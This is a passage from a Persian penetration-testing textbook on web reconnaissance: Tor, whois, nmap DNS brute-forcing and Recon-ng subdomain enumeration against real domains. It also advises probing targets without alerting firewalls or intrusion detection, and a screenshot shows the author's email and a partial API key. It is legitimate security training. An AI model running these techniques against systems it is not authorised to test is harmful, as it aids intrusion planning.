تور Tor از یک جریان مجازی به هم پیوسته بازپخش شبکه برای پرش بسته های داده رمزنگاری شده استفاده می کند و دارای رمزنگاری چندلایه می باشد و شبکه نهایی داده ها را به صورت عمومی منتشر کرده و به هدف می رساند.

به دلیل پرش بین رله های گوناگون شبکه امکان شناسایی مبدا ارتباطات وجود ندارد. به عبارتی بهتر می توان گفت هر رله که بسته را دریافت می کند تنها به بخش کوچکی از اطلاعات که رمزنگاری نشده است دسترسی دارد .



کامپیوتر مقصد تنها آخرین نقطه خروجی قبل از خود را که بسته را به او تحویل داده می شناسد و آن را به عنوان مبدا ارتباطی در نظر می گیرد و از آنجایی که این بسته به صورت تصادفی دست به دست شده تا به مقصد برسد مبدا حقیقی آن مشخص نیست. تصویر زیر این فرایند را به وضوح نمایش می دهد.





فصل سه

شناسایی و نمایه سازی وب سرور

شناسایی و نمایه سازی وب سرور

در طول سالیان هکرها راههای گوناگونی را به منظور نفوذ به یک سیستم پیدا کرده اند. آنها درباره هدف خود اطلاعات زیادی جمع آوری کرده , آسیب پذیری ها را شناسایی و در نهایت یک حمله را پیاده سازی می کنند. پس از اینکه به سیستم هدف راه یافتند سعی در پاکسازی ردپای خود می کنند. یک هکر صرفا نیازی به پیروی از همین توالی عملکرد ندارد ولی به عنوان یک آزمونگر نفوذ پیروی از رویکرد توصیه شده به شما کمک کرده تا ارزیابی خود را در مسیری ساخت یافته جلو برده و اطلاعات جمع آوری شده در هر گام به شما کمک کرده تا گزارشی تهیه کنید که برای مشتریان خودتان ارزشمند باشد.

هدف هکر این است که تا جای ممکن به سیستم نفوذ کرده و مالکیت آن را در اختیار خود بگیرید پس شاید هکر از متدلوژی های موجود برای تست نفوذ استفاده نکند. ولی شما به عنوان یک آزمونگر نفوذ هدفتان شناسایی بیشترین باگ های سیستم و به این منظور پیروی از متدلوژی های موجود واقعا مفید خواهد بود. هرچند شما در کنار پیروی از متدلوژی ها بایستی از خود خلاقیت نشان داده و خارج از هر محدوده ای فکر کنید.

گام های مختلف تست نفوذ به شرح زیر هستند :

شناسایی (Reconnaissance)

مستلزم بازرسی عمومی از اطلاعات موجود می باشد.

اسکن (Scanning)

مستلزم یافتن مسیرهای باز بر روی هدف می باشد.



بکارگیری (Exploitation)

مستلزم بکارگیری هدف و دستیابی به دسترسی می باشد.

نگهداری دسترسی (Maintaining Access)

مستلزم نصب بکدورها به منظور نگهداری روش های دسترسی مختلف در آینده

پوشش ردپا (Covering tracks)

مستلزم حذف شواهد موجود می باشد.

شناسایی و اسکن گام های ابتدایی یک تست نفوذ می باشند. موفقیت یک تست نفوذ وابسته به کیفیت اطلاعات جمع آوری شده از این فازها می باشد. در این فصل در نقش یک تستر نفوذ به روش های منفعل و فعال اطلاعات را استخراج می کنیم.

شناسایی

شناسایی یا ریکان یا Reconnaissance عبارت و تکنیکی است که به منظور جمع آوری اطلاعات درباره هدف استفاده می شود. همان روش ها توسط کاربران مخرب به منظور جمع آوری اطلاعات مرتبط با کاربر استفاده می شود. هدف اصلی شناسایی جمع آوری اطلاعات می باشد. هر نوع اطلاعاتی که در این گام ابتدایی بدست آید از اهمیت بالایی برخوردار است. شخص نفوذگری که کار خود را آغاز می کند ابتدا اطلاعات کافی درباره هدف را جمع آوری کرده , هدف خود را شناخته و در نهایت اقدام به بکارگیری هدف می کند.



شاید در ابتدای کار برخی اطلاعات برای شما بی اهمیت به نظر برسد ولی همین اطلاعات در ظاهر بی اهمیت در نهایت منجر به بکارگیری سیستم هدف خواهد شد. یک تستر خوب شخصی است که بداند چگونه آسیب پذیری های با ریسک پایین که دارای پتانسیل آسیب رسانی بالا هستند را شناسایی کند.

هدف اصلی شناسایی در یک تست نفوذ وب شامل موارد زیر می باشد :

- شناسایی آدرس آیپی , زیردامنه ها و اطلاعات مرتبط با استفاده از رکوردهای هویز , موتورهای جستجو و سرورهای DNS\
- یکی کردن اطلاعات درباره وبسایت هدف از منابع آنلاین موجود شامل , گوگل , بینگ , یاهو و شودان . Archive.org سایتی است که به عنوان یک آرشیو دیجیتالی برای همه صفحات وب موجود در اینترنت عمل می کند. این سایت در مواردی می تواند اطلاعات واقعا ارزشمندی را در فاز شناسایی در اختیار شما قرار دهد. این وبسایت از سال 1996 تا به امروز صفحات کش شده وب را ذخیره می کند. در صورتیکه وبسایت هدف اخیرا و به تازگی ایجاد شده است برای کش آن در این سایت کمی نیازمند زمان است.
- شناسایی افراد مرتبط با هدف استفاده از شبکه های اجتماعی همچون فیسبوک , توییتر , لینکداین , فلیکر و ...
- تشخیص موقعیت فیزیکی هدف با استفاده از پایگاه داده موقعیت جغرافیایی آیپی , تصاویر ماهواره ای از نقشه های گوگل و نقشه های بینگ
- اسپایدرینگ و کاوش اپلیکیشن وب و ایجاد نقشه های سایت به منظور درک جریان اپلیکیشن با استفاده از ابزارهایی همچون Burp Suite , HTTP Track و ZAP Proxy



شناسایی فعال و شناسایی منفعل

بهتر است بگوییم که شناسایی باید همیشه منفعل باشد. ولی در عمل , زمانیکه شناسایی یک اپلیکیشن وب را انجام می دهید , اغلب اوقات با کاربر تعامل کرده تا تغییرات اخیر را بدست آورید. شناسایی منفعل بر پایه اطلاعات ذخیره شده می باشد و ممکن است حاوی آخرین تغییرات نباشد.

هرچند با استفاده از اطلاعات عمومی موجود می توان دانش و شناخت بالایی درباره سیستم هدف پیدا کرد ولی تعامل با سایت هدف به شیوه ای که سیستم های هشدار دهنده امنیتی همچون فایروال ها و سیستم های تشخیص نفوذ مطلع نشوند بایستی همیشه بخشی از تست نفوذ باشد.

برخی آزمونگرهای نفوذ معتقدند که شناسایی منفعل بایستی محدود به مرور آدرس URL سایت هدف و باز کردن و مرور محتوای عمومی سایت باشد. دیگران عقیده دارند که این فرایند تنها نباید مستلزم ارسال بسته ها به وبسایت هدف باشد. در برخی موارد تشخیص تفاوت بین شناسایی فعال و منفعل دشوار است چرا که گاهی هر دو از روش های منفعل استفاده کرده و هکر برای بکارگیری فعال سیستم هدف فقط در حال جمع آوری اطلاعات است.

اگر که از ابزارهای پروکسی مثل تور برای پنهان کردن هویت خود و در ادامه شناسایی استفاده می کنید , خواهید توانست تا منشا ترافیک ارسال خود را پنهان کرده و حمله شما به صورت منفعل باقی بماند. هرچند این حملات کماکان سیستم های تشخیص نفوذ و فایروال ها را مطلع می کنند چرا که بار ترافیکی ارسالی شما بسیار بالاست.



شناسایی : جمع آوری اطلاعات

همانطور که قبلا گفتیم , هدف اصلی شناسایی یا ریکان جلوگیری از شناسایی شدن شماست. شناسایی منفعل به منظور استخراج اطلاعات مرتبط با هدف با استفاده از منابع عمومی در دسترس انجام می شود. در یک تست نفوذ وب , به شما آدرس سایت هدف داده می شود. در ادامه کل سایت هدف و محدوده آن را تعیین کرده و سعی در برقراری ارتباط با بخش های مختلف می کنیم. شناسایی منفعل را با نام Open Source Intelligence یا OSINT می شناسند.

در یک تست نفوذ جعبه سیاه که شما هیچ اطلاعات قبلی درباره هدف خود ندارید بایستی بر روی رویکرد یک تستر بدون اطلاع از همه چیز کار کنید. به همین دلیل یعنی دانش محدود درباره سیستم یا شبکه هدف , شناسایی نقش کلیدی ایفا می کند. آدرس URL یک وبسایت تنها چیزی است که برای افزایش دانش خود درباره هدف در اختیار داریم.



جزئیات ثبت دامنه

هر زمان که یک دامنه را ثبت می کنید , بایستی جزئیات مرتبط با شرکت یا کسب و کار خود , اطلاعاتی مثل شماره تلفن , آدرس , کدپستی و یک ایمیل خاص را ارایه کنید. رجیسترار آدرس آیپی سرورهای DNS شما را نیز ذخیره می کند.

هکر یا شخصی که این اطلاعات را بدست می آورد می تواند برای مقاصد مخربی از آنها استفاده کند. اسامی و شماره تماس های ارایه شده در طی فرایند ثبت نام را هم می توان برای حملات مهندسی اجتماعی (از طریق تلفن Phone Phishing) استفاده کرد. آدرس های کد پستی می توانند موقعیت فیزیکی هدف را بر ملا کرده و به منظور پیداکردن نقاط دسترسی وایرلسناامن استفاده شوند. در سال 2013 مجله نیویورک تایمز مورد حمله قرار گرفت و رکوردهای دی ان اس آن توسط یک هکر تغییر یافت.

هکر با استفاده از حملات فیشینگ ریسلر دامنه را فریب داده بود. تغییر رکوردهای دی ان اس تاثیر جدی بر روی عملکرد وبسایت دارد چرا که هکر می تواند از این موقعیت استفاده کرده و ترافیک وب را به سرور دیگری هدایت کند و تغییرات انجام شده تا زمانی که همه دی ان اس سرورهای عمومی در جهان به تغییرات دی ان اس دست یابند (تا 72 ساعت) پدیدار نمیشوند.



هویز : استخراج اطلاعات دامنه

رکوردهای هویز به منظور استخراج جزئیات اطلاعات ثبت دامنه مالک دامین از طریق رجیسترار دامنه انجام می شود. این قرارداد و پروتکلی است که به منظور استخراج اطلاعات تماس صاحب دامنه ایجاد شده است. شما می توانید نام , آدرس , شماره تلفن و آدرس ایمیل شخص ثبت کننده دامنه را به این شیوه بدست آورید. سرورهای هویز بر روی Regional Internet Registrars (RIR) قرار دارند و به صورت مستقیم می توان آنها را بر روی پورت 43 کوئری کرد.

در سال ها قبل تنها یک سرور هویز در اینترنت موجود بود ولی با گسترش روز افزون اینترنت تعداد سرورهای هویز افزایش یافته است. در صورتیکه درخواست ایجاد شده از دامنه مورد نظر در یک سرور هویز موجود نباشد , درخواست به سرور هویز اصلی رجیسترار دامنه ارسال شده و نتایج به کاربر بازگشت داده می شود. ابزار هویز Whois درون کالی لینوکس تعبیه شده است و به صورت مستقیم می توانید آن را از خط فرمان اجرا کنید.

اطلاعات بدست آمده از سرور هویز همان اطلاعات ثبت شده توسط صاحب دامنه هستند , پس صحت آنها وابسته به صاحب دامین است. ممکن است شخصی برای گمراه کردن اطلاعات نادرستی ارایه کند. همچنین شما می توانید برخی اطلاعات حیاتی مرتبط با دامنه را از نمایش عمومی حذف کنید.

برای بدست آوردن اطلاعات هویز کافی است دستور whois را به همراه نام دامنه هدف وارد کنید. در تصویر زیر هویز سایت لیندا را نمایش می دهیم .



```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# whois lynda.com

Whois Server Version 2.0

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

   Domain Name: LYNDA.COM
   Registrar: MARKMONITOR INC.
   Sponsoring Registrar IANA ID: 292
   Whois Server: whois.markmonitor.com
   Referral URL: http://www.markmonitor.com
   Name Server: NS1.P27.DYNECT.NET
   Name Server: NS2.P27.DYNECT.NET
   Name Server: NS3.P27.DYNECT.NET
   Name Server: NS4.P27.DYNECT.NET
   Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
   Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
   Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
   Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
   Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
   Updated Date: 29-feb-2016
   Creation Date: 21-dec-1995
   Expiration Date: 30-oct-2024

>>> Last update of whois database: Sun, 22 May 2016 23:28:57 GMT <<<
```

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
Registrant Name: Host Master
Registrant Organization: LinkedIn Corporation
Registrant Street: 2029 Stierlin Court,
Registrant City: Mountain View
Registrant State/Province: CA
Registrant Postal Code: 94043
Registrant Country: US
Registrant Phone: +1.6506873600
Registrant Phone Ext:
Registrant Fax: +1.6506870505
Registrant Fax Ext:
Registrant Email: hostmaster@linkedin.com
Registry Admin ID:
Admin Name: Host Master
Admin Organization: LinkedIn Corporation
Admin Street: 2029 Stierlin Court,
Admin City: Mountain View
Admin State/Province: CA
Admin Postal Code: 94043
Admin Country: US
Admin Phone: +1.6506873600
Admin Phone Ext:
Admin Fax: +1.6506870505
Admin Fax Ext:
Admin Email: hostmaster@linkedin.com
Registry Tech ID:
Tech Name: Host Master
Tech Organization: LinkedIn Corporation
Tech Street: 2029 Stierlin Court,
```



شناسایی میزبان ها با استفاده از DNS

زمانیکه شما نام دی ان اس سرور معتبر را پیدا کردید , می توانید نام دیگر میزبان ها در دامنه مورد نظر را پیدا کنید . یک زون DNS لزوما تنها حاوی ورودی های وب سرور نیست. بر روی اینترنت هر تکنولوژی که نیازمند نام میزبان برای شناسایی سرویس ها باشد از DNS استفاده می کند. سرور ایمیل و سرور FTP از DNS برای ترجمه نام میزبان به آدرس آیپی استفاده می کند. با کوئری کردن DNS سرور , ما می توانیم میزبان های دیگر را در سازمان هدف شناسایی کنیم و این کار موجب شناسایی دیگر اپلیکیشن های قابل دسترسی از اینترنت خواهد شد. رکوردهای `citrix.example.com` یا `webmail.exchang.com` می تواند شما را به دیگر اپلیکیشن های قابل دسترسی از اینترنت هدایت کند.



بروت فورس رکوردهای DNS با استفاده از انمپ

انمپ دارای اسکریپتی می باشد که از سرورهای دی ان اس نام میزبان های دیگر را با استفاده از تکنیک های بروت فورس درخواست می کند. این اسکریپت از فایل های دیکشنری `vhosts-defaults.lst` و `vhosts-full.lst` استفاده می کند که این فایل ها حاوی لیست بزرگی از اسامی میزبان هستند که این اسامی طی سال ها جمع آوری شده اند. این لیست ها توسط تیم توسعه انمپ جمع آوری شده و در مسیر `/usr/share/nmap/nselib/data` قرار گرفته است. انمپ درخواستی را برای هر کدام از این ورودی ها به سرور هدف ارسال کرده تا بررسی کند که آیا رکورد A دی ان اس برای آن نام میزبان وجود دارد یا خیر.

همانگونه که در تصویر زیر می بینید با استفاده از این دستور اسامی میزبان دیگر سایت نت آموز را بدست می آوریم .

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# nmap --script dns-brute --script-args dns-brute.domain=netamo
oz.net

Starting Nmap 7.12 ( https://nmap.org ) at 2016-05-24 17:46 EDT
Pre-scan script results:
| dns-brute:
|   DNS Brute-force hostnames:
|     download.netamooz.net - 104.28.2.29
|     download.netamooz.net - 104.28.3.29
|     download.netamooz.net - 2400:cb00:2048:1:0:0:681c:31d
|     download.netamooz.net - 2400:cb00:2048:1:0:0:681c:21d
|     www.netamooz.net - 104.28.2.29
|     www.netamooz.net - 104.28.3.29
|     www.netamooz.net - 2400:cb00:2048:1:0:0:681c:31d
|     www.netamooz.net - 2400:cb00:2048:1:0:0:681c:21d
|     ftp.netamooz.net - 158.69.117.217
|_    mail.netamooz.net - 158.69.117.217
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 15.90 seconds
root@netamooz:~#
```



Recon-ng فریم ورک جمع آوری اطلاعات


جمع آوری اطلاعات از طریق اطلاعات متن باز موجود فرایندی زمان بر است. اطلاعات مرتبط با سازمان هدف ممکن است در طیف وسیعی از منابع عمومی آنلاین قرار گرفته باشد و جمع آوری و بیرون کشیدن و یکی کردن و منظم کردن این اطلاعات مرتبط با هدف ما کاری بسیار زمان بر است و بودجه بیشتر سازمان ها اجازه انجام چنین فعالیت های زمان بر و پرهزینه را نمی دهد.

ابزار Recon-ng ابزاری است که تسترهای نفوذ همیشه به آن احتیاج دارند. Recon-ng ابزار جمع آوری اطلاعات می باشد . ابزاری بسیار تعاملی که از این نظر شباهت زیادی با متااسپلوییت دارد. این ابزار از منابع گوناگونی برای جمع آوری اطلاعات استفاده می کند. برای مثال گوگل , بینگ , توییتر , شودان و ...


برخی از این ماژول ها نیازمند یک کلید API هستند تا قادر به کوئری وبسایت هدف باشند. این کلیدها را می توان با عضویت در سرویس و ثبت نام برای API بدست آورد. هرچند برخی از این کلیدها رایگان نیستند.

برای شروع Recon-ng در کالی لینوکس به بخش Applications رفته و بر روی زیرمنو Information Gathering کلیک کنید. خواهید دید که Recon-ng در سمت راست لیست می شود.





با کلیک بر روی آن ابزار در محیط کنسول خط فرمان باز می شود. علاوه بر این شما می توانید به صورت مستقیم دستور `recon-ng` را درون خط فرمان وارد کرده تا به این ابزار دسترسی پیدا کنید.





درست شبیه متااسپلوییت درست زمانیکه فریم ورک در حال اجراست شما می توانید دستور show modules را وارد خط فرمان کرده تا لیست بلند بالای ماژول های موجود برای استفاده در ابزار Recon-ng برای شما نمایش داده شوند. برخی ماژول ها به صورت منفعل عمل کرده در حالیکه دیگر ماژول ها به صورت فعال سیستم هدف را کاوش کرده تا اطلاعات مورد نظر را استخراج کند.

```
Terminal
File  Edit  View  Search  Terminal  Help
[recon-ng][default] > show modules

  Discovery
  ---------
    discovery/info_disclosure/cache_snoop
    discovery/info_disclosure/interesting_files

  Exploitation
  ------------
    exploitation/injection/command_injector
    exploitation/injection/xpath_bruter

  Import
  ------
    import/csv_file
    import/list

  Recon
  -----
    recon/companies-contacts/indeed
    recon/companies-contacts/jigsaw/point_usage
    recon/companies-contacts/jigsaw/purchase_contact
    recon/companies-contacts/jigsaw/search_contacts
```

هر چند این ابزار دارای برخی ابزارهای بکارگیری نیز می باشد ولی تمرکز اصلی آن یاری رسانی در فرایند شناسایی و کاوش سیستم هدف می باشد.

زمانیکه با استفاده از ابزارهای خودکار و از طریق موتورهای جستجو عملیات کاوش را انجام می دهید , موتور جستجو نیازمند کلید API است. دلیل این موضوع هم این است که موتور جستجو تشخیص دهد چه کسی درخواست های کاوش را ارسال می کند. مسلما این ابزار از انسان سریع تر کار می کند و با اختصاص کلید API فعالیت های انجام شده توسط شما رسد شده تا از سواستفاده های احتمالی از سرویس جلوگیری شود.

برای ایجاد کلید API مورد نظر خود به لینک زیر بروید :



https://datamarket.azure.com/dataset/bing/search

Bing Search API | Microso

https://datamarket.azure.com/dataset/bing/search

Microsoft Azure Marketplace

Language: English | Region: United States | Support | Sign In

Learn | Applications | Data | My Account | Publish

Home > Data > Bing Search API

Bing Search API
Data

Published by: Microsoft
Categories: Reference, Consumer Goods & Distribution, Developer Services, Machine Learning
Date added: 4/11/2012
Get support for this offering

Coming soon
A new set of Bing Search APIs with new and improved features will be available later this summer. Until then, you can test the new APIs by signing up for a free trial. Learn more →

Need higher query volume?
What is the Bing Search API?
The Bing Search API enables developers to embed search results in applications or websites using XML or JSON. Add search functionality to a website, create unique consumer or enterprise apps, or develop new mash-ups.
Get Started
Read our Migration Guide and FAQs to get started. If you only need web results, you can subscribe to the web results only version of the Bing Search API.
Source Types
The Bing Search API offers multiple source types (or types of search results). You can request a single source type or multiple source types with each query. For instance, you can request web, images, news, and video results for a single search query. The Bing Search API returns results for the following source types: Web, Images, News, Videos, Related Search (Related search suggestions based on the query entered), and Spelling Suggestions (Spelling suggestions based on the query entered)

Transactions/month	Price per month	
5,000	$0.00	SIGN UP
10,000	$20.00	BUY
20,000	$40.00	BUY
50,000	$100.00	BUY
100,000	$200.00	BUY
250,000	$500.00	BUY
500,000	$1,000.00	BUY
1,000,000	$2,000.00	BUY
1,500,000	$3,000.00	BUY

عضویت رایگان شامل 5000 درخواست در ماه می باشد. بر روی پلن رایگان کلیک کنید. مشخصات درخواست شده را وارد کنید و بر روی Continue کلیک کرده



Microsoft Azure Marketplace

Learn Applications Data My Account Publish

Registration

Please enter your information to create a Microsoft Azure Marketplace account.
Your privacy is important to us! For more information, check out our privacy statement.

ACCOUNT DETAILS

* First name	Mohmmad
* Last name	ShariatiMehr
Organization	Netamooz
* E-mail address	shariatimehr@hotmail.com
Country / Region	United States
Language	English

I agree that Microsoft may use my email address to provide information and offers regarding Microsoft Azure Marketplace.

CONTINUE

کلید API شما ایجاد می شود

Bing Search API

The Bing Search API enables developers to embed search results in applications or websites using XML or JSON. Access web, image, news and video results as well as related searches and spelling suggestions.

5,000 Transactions remaining

Primary Account Key p4Z18

URL for current expressed query:

https://api.datamarket.azure.com/Bing/Search/v1/Composite

کلید ساخته شده را کپی کرده به ابزار Recon-ng رفته و دستور زیر را وارد نمایید:

```
Keys add bing_api <API KEY>
```



```
Terminal
File  Edit  View  Search  Terminal  Help
[recon-ng][default] > keys add bing_api p4Z
[*] Key 'bing_api' added.
[recon-ng][default] > keys list

  +---------------------------------------------------------------------+
  |        Name          |                    Value                     |
  +---------------------------------------------------------------------+
  | bing_api             | p4Z1                                         |
  | builtwith_api        |                                              |
  | censysio_id          |                                              |
  | censysio_secret      |                                              |
  | facebook_api         |                                              |
  | facebook_password    |                                              |
  | facebook_secret      |                                              |
  | facebook_username    |                                              |
  | flickr_api           |                                              |
  | fullcontact_api      |                                              |
  | github_api           |                                              |
  | google_api           |                                              |
  | google_cse           |                                              |
  | hashes_api           |                                              |
  | instagram_api        |                                              |
  | instagram_secret     |                                              |
  | ipinfodb_api         |                                              |
  | jigsaw_api           |                                              |
  | jigsaw_password      |                                              |
  | jigsaw_username      |                                              |
  | linkedin_api         |                                              |
  | linkedin_secret      |                                              |
  | pwnedlist_api        |                                              |
  | pwnedlist_iv         |                                              |
  | pwnedlist_secret     |                                              |
  | shodan_api           |                                              |
  | twitter_api          |                                              |
  | twitter_secret       |                                              |
  +---------------------------------------------------------------------+

[recon-ng][default] >
```

با استفاده از این دستور کلید API بینگ را اضافه می کنید. سپس دستور keys list را وارد کرده تا لیست کلیدهای اضافه شده برای شما نمایش داده شود.



سرشماری نام دامنه با استفاده از Recon-ng

جمع آوری اطلاعات درباره زیردامنه های وبسایت هدف به شما کمک خواهد کرد تا محتویات و ویژگی های وبسایت را شناسایی کنید. هر محصول یا سرویس ارایه شده توسط سازمان هدف شما ممکن است زیردامنه اختصاصی خود را داشته باشد. این موضوع به شما کمک کرده تا محتوای گوناگون را به شیوه ای منسجم سازماندهی کنید. با شناسایی زیردامنه های مختلف , خواهید توانست تا یک نقشه سایت و فلوچارت از بخش های مختلفی که سایت هدف را به هم متصل می کنند ایجاد کنید.

سرشماری سطح پایین و سطح بالا دامنه

با استفاده از ماژول سرشماری نام میزبان بینگ می توانید زیردامنه های دیگر سایت اینستاگرام را بدست آورید. به این منظور ابتدا با استفاده از دستور `load` ماژول مورد نظر خود را بارگذاری کنید. سپس دستور `show info` را وارد کرده تا اطلاعات توضیحی ماژول نمایش داده شود.

```
File  Edit  View  Search  Terminal  Help
[recon-ng][default] > load recon/domains-hosts/bing_domain_api ←
[recon-ng][default][bing_domain_api] > show info ←

      Name: Bing API Hostname Enumerator
      Path: modules/recon/domains-hosts/bing_domain_api.py
    Author: Marcus Watson (@BranMacMuffin)

Description:
  Leverages the Bing API and "domain:" advanced search operator to harvest hosts. Updates the 'hosts'
  table with the results.

Options:
  Name    Current Value  Required  Description
  ------  -------------  --------  -----------
  LIMIT   0              yes       limit total number of api requests (0 = unlimited)
  SOURCE  default        yes       source of input (see 'show info' for details)

Source Options:
  default        SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
  <string>       string representing a single input
  <path>         path to a file containing a list of inputs
  query <sql>    database query returning one column of inputs

[recon-ng][default][bing_domain_api] >
```



گام بعدی این است که دامنه هدف را در گزینه SOURCE تعیین کنید که ما در اینجا سایت Instagram.com را به عنوان هدف خود اضافه می کنیم.

زمانیکه آماده هستید دستور run را وارد کرده تا ماژول اجرا شود.

```
Terminal
File  Edit  View  Search  Terminal  Help

[recon-ng][default][bing_domain_api] > set SOURCE instagram.com ←
SOURCE => instagram.com
[recon-ng][default][bing_domain_api] > run ←

-------------
INSTAGRAM.COM
-------------
[*] Searching Bing API for: domain:instagram.com
[*] help.instagram.com
[*] www.instagram.com
[*] api.instagram.com
[*] i.instagram.com
[*] business.instagram.com
[*] hyperlapse.instagram.com
[*] engineering.instagram.com
[*] blog.instagram.com
[*] blog.business.instagram.com
[*] developers.instagram.com
[*] Searching Bing API for: domain:instagram.com -domain:help.instagram.com -domain:www.instagram.com
 -domain:api.instagram.com -domain:i.instagram.com -domain:business.instagram.com -domain:hyperlapse.
instagram.com -domain:engineering.instagram.com -domain:blog.instagram.com -domain:blog.business.inst
agram.com -domain:developers.instagram.com
[*] community.instagram.com
[*] platform.instagram.com
[*] Searching Bing API for: domain:instagram.com -domain:help.instagram.com -domain:www.instagram.com
 -domain:api.instagram.com -domain:i.instagram.com -domain:business.instagram.com -domain:hyperlapse.
instagram.com -domain:engineering.instagram.com -domain:blog.instagram.com -domain:blog.business.inst
agram.com -domain:developers.instagram.com -domain:community.instagram.com -domain:platform.instagram
.com
[!] URLError: <urlopen error [Errno 4] Interrupted system call>.

-------
SUMMARY
-------
[*] 12 total (12 new) hosts found.
[recon-ng][default][bing_domain_api] >
```

ابزار ابتدا چند دامنه را پیدا کرده و سپس از دستور (-) استفاده کرده تا دامنه هایی که قبلا یکبار کوئری شده اند را حذف کند و سپس به دنبال دیگر دامنه ها بگردد. بزرگترین فایده این ابزار سرعت آن است. علاوه بر سرعت خروجی درون یک پایگاه داده به صورت متن ساده ذخیره شده که قابل وارد کردن به دیگر ابزارها مثل انمپ , متااسپلوییت و نسوس می باشد .



ماژول DNS public suffix brute forcer را می توان برای شناسایی دامنه های سطح بالا (Top Level Domains - TLDs) و دامنه های سطح دوم (SLDs) استفاده کرد. بسیاری از کسب و کارهای مبتنی بر محصول یا مبتنی بر سرویس دارای وبسایت های جداگانه ای برای هر ناحیه جغرافیایی هستند. با استفاده از این ابزار بروت فورس می توان این موارد را شناسایی کرد.

این ماژول از لیست کلماتی از فایل به منظور سرشماری دیگر دامنه ها استفاده می کند.

```
/usr/share/recon-ng/data/suffixes.txt
```



ماژول های گزارش دهی

